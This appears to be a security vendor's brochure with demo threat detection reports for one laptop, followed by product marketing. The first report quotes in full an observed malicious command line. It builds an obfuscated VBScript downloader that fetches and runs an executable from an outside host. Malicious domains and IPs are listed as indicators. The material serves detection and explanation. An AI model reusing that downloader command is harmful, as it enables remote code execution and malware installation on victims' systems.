[DEMO-117] Malicious Software (Trojan) affecting BRIANS-LAPTOP

read more

What our engine observed

Installation of malware (#12)

Artifacts and behaviors indicative of completed malware installation, to include registration of services and startup hooks.

Misuse of host OS utilities (#9)

Includes use of command shells, remote access and automation utilities for illicit purposes and potentially via stolen credentials. Very frequently used for lateral movement and other action, and traditionally very difficult to detect.

Manipulation of host operating system (#11)

Changes to core operating system configurations such as hosts files, update settings and security policy. Often used to suppress or circumvent security safeguards on the endpoint.

Execution of malware based on signature (#18)

Files detectable based on threat intelligence or traditional anti-virus signature.

Timeline of Events

brian | BRIANS-LAPTOP.redcanary.co | 172.29.10.73 | Default Group

2015-03-02 08:37:58 UTC — Spawned
`c:\windows\system32\cmd.exe` ad7b9c14083b52bc532fba5948342b98

1 Cb

***

Ran the command line: `"c:\windows\system32\cmd.exe" /q /c echo ir=lcase(wscript.arguments(0)) > %temp%\uninstall.vbs & echo il=lcase(wscript.arguments(1)) >> %temp%\uninstall.vbs & echo set post = createobject(replace("|||m|s|xm|l|2|.|xm|lh|ttp||",|",|","")) >> %temp%\uninstall.vbs & echo set shell=createobject(replace("//w/s/cri/pt/.s/he/l/l","/","")) >> %temp%\uninstall.vbs & echo post.open "get",ir,0 >> %temp%\uninstall.vbs & echo post.send() >> %temp%\uninstall.vbs & echo set aget=createobject(replace("adodb.stream","","")) >> %temp%\uninstall.vbs & echo aget.mode=3 >> %temp%\uninstall.vbs & echo aget.type=1 >> %temp%\uninstall.vbs & echo aget.open() >> %temp%\uninstall.vbs & echo aget.write(post.responsebody) >> %temp%\uninstall.vbs & echo aget.savetofile il,2 >> %temp%\uninstall.vbs & echo wscript.sleep 1000 >> %temp%\uninstall.vbs & echo shell.run(il) >> %temp%\uninstall.vbs & cscript.exe %temp%\uninstall.vbs "http://weatherstar.co.kr/data/wmo/win.exe" c:\rundll32.exe`

2015-03-02 08:37:58 UTC — File created by cmd.exe
`c:\users\130901\appdata\local\temp\uninstall.vbs`

IOC

2015-03-02 08:37:58 UTC — Spawned
`c:\windows\system32\cscript.exe` a3a35ee79c64a640152b3113e6e254e2

Cb

***

2015-03-02 08:38:02 UTC — Outbound network connection by cscript.exe to
`weatherstar.co.kr` (`218.145.31.78:80`)

IOC

Creates a binary stream from http://weatherstar.co.kr/data/wmo/win.exe

2015-03-02 08:38:02 UTC — File created by cscript.exe
`c:\rundll32.exe`

Forged instance of rundll32.exe

2015-03-02 08:38:03 UTC — Spawned
`c:\rundll32.exe` 8c6f562a674743b368b1881e3bf6df7d

Cb

***

2015-03-02 08:38:03 UTC — File created by rundll32.exe
`c:\program files\common files\services\madanli.exe`

IOC

Digitally signed with a forged or stolen certificate as PotPlayer by Daum Communications

2015-03-02 08:38:03 UTC — Process spawned by rundll32.exe
`c:\program files\common files\services\madanli.exe` 170b67264b306aca215bf72bd36b4f53

IOC

***

Established persistance by writing
\registry\machine\software\microsoft\windows\currentversion\run\syotom

2015-03-02 08:38:03 UTC — Spawned
`c:\windows\system32\cmd.exe` ad7b9c14083b52bc532fba5948342b98

1 Cb

***

2015-03-02 08:38:03 UTC — File deleted by cmd.exe
`c:\rundll32.exe`

Cleanup of forged rundll32.exe

2015-03-02 09:08:12 UTC — Threat Detected

30m

2015-04-07 16:02:33 UTC — Analyst Confirmed

36d

Related Detections

21:42 03/02 — [DEMO-152] **Malicious Software (Trojan)** affecting **BRIANS-LAPTOP**

details…

16:25 03/26 — [DEMO-153] **Malicious Software (Crimeware)** affecting **BRIANS-LAPTOP**

details…

13:12 03/24 — [DEMO-154] **Suspicious Activity (Network and Process)** affecting **BRIANS-LAPTOP**

details…

[DEMO-153] Malicious Software (Crimeware) affecting BRIANS-LAPTOP

read more

What our engine observed

Execution of binary flagged by binary analysis (#20)

Processes associated with a binary that either dynamic or static analysis indicates may be malicious.

Execution of untrusted binary (#17)

Binary files that are new to an environment and for which no reputation information is available. Infrequency and uniqueness are common indicators of suspicious or malicious activity.

Installation and improvement of persistence mechanisms (#13)

Use of startup folders, autoruns, task scheduling and service registration among others for purposes of gaining or maintaining persistence on an endpoint.

Network connections to recently registered domains (#7)

Use of DNS- and registrar-based intelligence to identify systems communicating with external hosts that are globally new or unique.

Misuse of host OS utilities (#9)

Includes use of command shells, remote access and automation utilities for illicit purposes and potentially via stolen credentials. Very frequently used for lateral movement and other action, and traditionally very difficult to detect.

Threat Description

Multiple binaries associated with crimeware based on threat intelligence were observed executing and establishing persistence on BRIANS-LAPTOP.

Timeline of Events

brian | BRIANS-LAPTOP.redcanary.co | 170.54.177.87, 52.234.81.176 | Shull

2015-03-26 04:13:07 UTC — Spawned `c:\windows\system32\cmd.exe` 5746bd7e255dd6a8afa06f7c42c1ba41

•••

+ Annotate

2015-03-26 04:13:07 UTC — Spawned `c:\users\brian\appdata\roaming\microsoft\windows\ieupdate\schtasks.exe` 52a4f947c7c3fd2f196020b693951f65

•••

Made over 1400 network connections to multiple IPs on TCP and UDP port 48754

+ Annotate

2015-03-26 04:13:08 UTC — Registry entry first written by schtasks.exe `\registry\user\s-1-5-21-2274774592-2905261997-972462058-703266\software\microsoft\windows\currentversion\run\schtasks`

Established persistence.

+ Annotate

2015-03-26 04:13:10 UTC — Spawned `c:\users\brian\appdata\roaming\csrss.exe` 7037af8edc8278ce9680fdc12aaf66b8

•••

Made a network connection to 91.226.212.32 on tcp/9027. Made SMTP connections to both a Yahoo and GMail host.

+ Annotate

2015-03-26 04:13:11 UTC — Spawned `c:\users\brian\appdata\roaming\rundll32.exe` 7037af8edc8278ce9680fdc12aaf66b8

•••

No malicious behaviors were observed.

+ Annotate

2015-03-26 04:13:15 UTC — Spawned `c:\users\brian\zazuolubiza.exe` 67b06935b3c919d8dfbe2166fc6f8305

•••

Made over 200 network connections to host on TCP 80.

+ Annotate

2015-03-26 04:13:17 UTC — Registry entry first written by zazuolubiza.exe `\registry\user\s-1-5-21-2274774592-2905261997-972462058-703266\software\microsoft\windows\currentversion\run\zazuolubiza`

Established persistence.

+ Annotate

2015-03-26 04:48:18 UTC — Threat Detected — 35m

2015-03-26 16:25:51 UTC — Analyst Confirmed — 12h

Related Detections

21:42 03/02 — [DEMO-152] **Malicious Software (Trojan)** affecting BRIANS-LAPTOP

details…

13:12 03/24 — [DEMO-154] **Suspicious Activity (Network and Process)** affecting BRIANS-LAPTOP

details…

16:02 04/07 — [DEMO-117] **Malicious Software (Trojan)** affecting BRIANS-LAPTOP

details…

19:20 01/15 — [DEMO-103] **Malicious Software (Backdoor)** affecting WIN7PRO64

details…

[DEMO-154] Suspicious Activity (Network and Process) affecting BRIANS-LAPTOP

read more

What our engine observed

Execution of malware based on behavior (#19)

Processes exhibiting behaviors or having inter-process relationships often observed by malware.

Installation of malware (#12)

Artifacts and behaviors indicative of completed malware installation, to include registration of services and startup hooks.

Network connections to recently registered domains (#7)

Use of DNS- and registrar-based intelligence to identify systems communicating with external hosts that are globally new or unique.

Threat Description

Suspicious network connections indicative of DDoS/botnet activity and crimeware were observed on BRIANS-LAPTOP based on threat intelligence.

Timeline of Events

brian | BRIANS-LAPTOP.redcanary.co | 192.168.1.142, 192.168.1.114 | Ashburn

2015-03-24 00:31:06 UTC — Spawned `c:\windows\system32\regsvr32.exe` `59bce9f07985f8a4204f4d6554cff708` [Cb]

Executed binary znfbx.dll via the command line c:\windows\system32\regsvr32.exe /s "c:\windows\system32\znfbx.dll"

2015-03-24 00:31:11 UTC — Module loaded by regsvr32.exe `c:\windows\system32\znfbx.dll` `7565227e1e67e2da15a85646851a3906` [IOC]

Process execution of znfbx.dll appears to be scheduled to run every hour but not every execution follows the pattern of behavior outlined above. The binary znfbx.dll has been observed on this endpoint alone and is from an unknown source.

2015-03-24 00:31:14 UTC — Spawned `c:\windows\system32\svchost.exe` `c78655bc80301d76ed4fef1c1ea40a7d` [Cb]

2015-03-24 00:31:16 UTC — Outbound network connection by svchost.exe to `rogbomac.com (188.165.230.184:80 )` [IOC]

Several child instances of svchost.exe repeated this behavior.

2015-03-24 00:31:17 UTC — Spawned `c:\windows\syswow64\svchost.exe` `54a47f6b5e09a77e61649109c6a08866` [1] [Cb]

2015-03-24 01:33:39 UTC — Spawned `c:\windows\syswow64\dllhost.exe` `a63dc5c2ea944e6657203e0c8edeaf61` [1] [Cb]

Multiple instances with the command line of ###client###

2015-03-24 01:33:48 UTC — Outbound network connection by dllhost.exe to `news4news2015.com (95.211.225.40:80 )` [IOC]

2015-03-24 01:33:49 UTC — Outbound network connection by dllhost.exe to `mfokieutt-khb747bjg324yu.endzoneroot.in (195.238.181.33:80 )` [IOC]

2015-03-24 02:00:21 UTC — Threat Detected [27m]

2015-03-24 13:12:28 UTC — Analyst Confirmed [11h]

Related Detections

21:42 03/02 — [DEMO-152] **Malicious Software (Trojan)** affecting BRIANS-LAPTOP

details…

16:25 03/26 — [DEMO-153] **Malicious Software (Crimeware)** affecting BRIANS-LAPTOP

details…

16:02 04/07 — [DEMO-117] **Malicious Software (Trojan)** affecting BRIANS-LAPTOP

details…

red canary

Endpoint Threat Detection and Response

Red Canary continuously monitors your endpoints, reviews suspicious activity, eliminates false positives and provides actionable detections so you can respond faster.

It's time for a new approach.

Network and signature-based defenses are no longer enough to protect your organization. Malicious actors are constantly bypassing the perimeter, disrupting companies' infrastructure and stealing intellectual property, financial records, and customer information.

Rather than trying to build smarter and more complex defenses, it is time you consider enlisting a new strategy – intelligence driven endpoint monitoring and threat detection.

Why the endpoint?

The most effective way to detect attackers is by watching everything that happens across an organization. Red Canary detects attacks as they are happening, before valuable information can be stolen.

The Red Canary advantage.

- Extensive detection with Red Canary's Threat Detection Engine, which layers best-in-breed detection technologies and techniques.

  Behavioral analysis *Analytics*

  Binary analysis *Threat intelligence*


- Accuracy balanced with extensive detection. Analysts review every potential threat flagged by the detection engine so customers get unparalleled detection without the false positives.
- Faster and more effective response with Red Canary's detailed detections and live response capabilities.
- Budget relief by letting companies leverage Red Canary's efficiencies, advanced technology, malware research and expert analysts – for significantly less than building a similar internal service themselves.

We're obsessed with simplifying security.


Deploy in minutes.

Easily integrate into your workflow.

Understand everything.



How it works:



The endpoint sensors monitor activity.

Our sensor continuously streams file modifications, network connections, registry modifications and binary executions.

Our Threat Detection Engine identifies potential threats.

Behavioral and binary analysis, analytics and threat intelligence are used to examine all endpoint activity in search of malicious or suspicious behavior.

Red Canary analysts confirm threats.

Our expert analysts review every potential threat to confirm actual threats and eliminate false positives.

You receive actionable detections.

Detections alert your security team immediately with the intelligence needed to respond: what happened, affected endpoints, involved uses and associated IOCs.

You respond to threats.

Your team can remotely quarantine an endpoint and terminate an attack.

Red Canary detects attacks across the attacker's kill chain.

- Attack deployment
- Initial intrusion and persistence
- Command & control connections
- Credential access
- Compromise, reuse and abuse
- Expansion and lateral movement
- Foothold strengthening
- Data exfiltration
- Attempts to cover tracks and remain undetected

Red Canary acts as an extension of your IT security team.

- Continually evaluating and deploying new detection technologies and techniques
- Researching and integrating the best threat intelligence feeds
- Hiring top malware researchers and analysts
- Aggregating and analyzing huge amounts of endpoint data
- Detecting attackers on your endpoints
- Removing false positive alerts
- Providing response intelligence and IOCs

"*Red Canary addresses a critical gap in enterprise security by providing actionable alerts and valuable security expertise at far less that it would cost to hire a single employee on our own.*"

- CIO, Defense & Intelligence Contractor

Red Canary, Inc.
2531 West 62nd Court, Suite A
Denver, CO 80221, USA
www.redcanary.co

red canary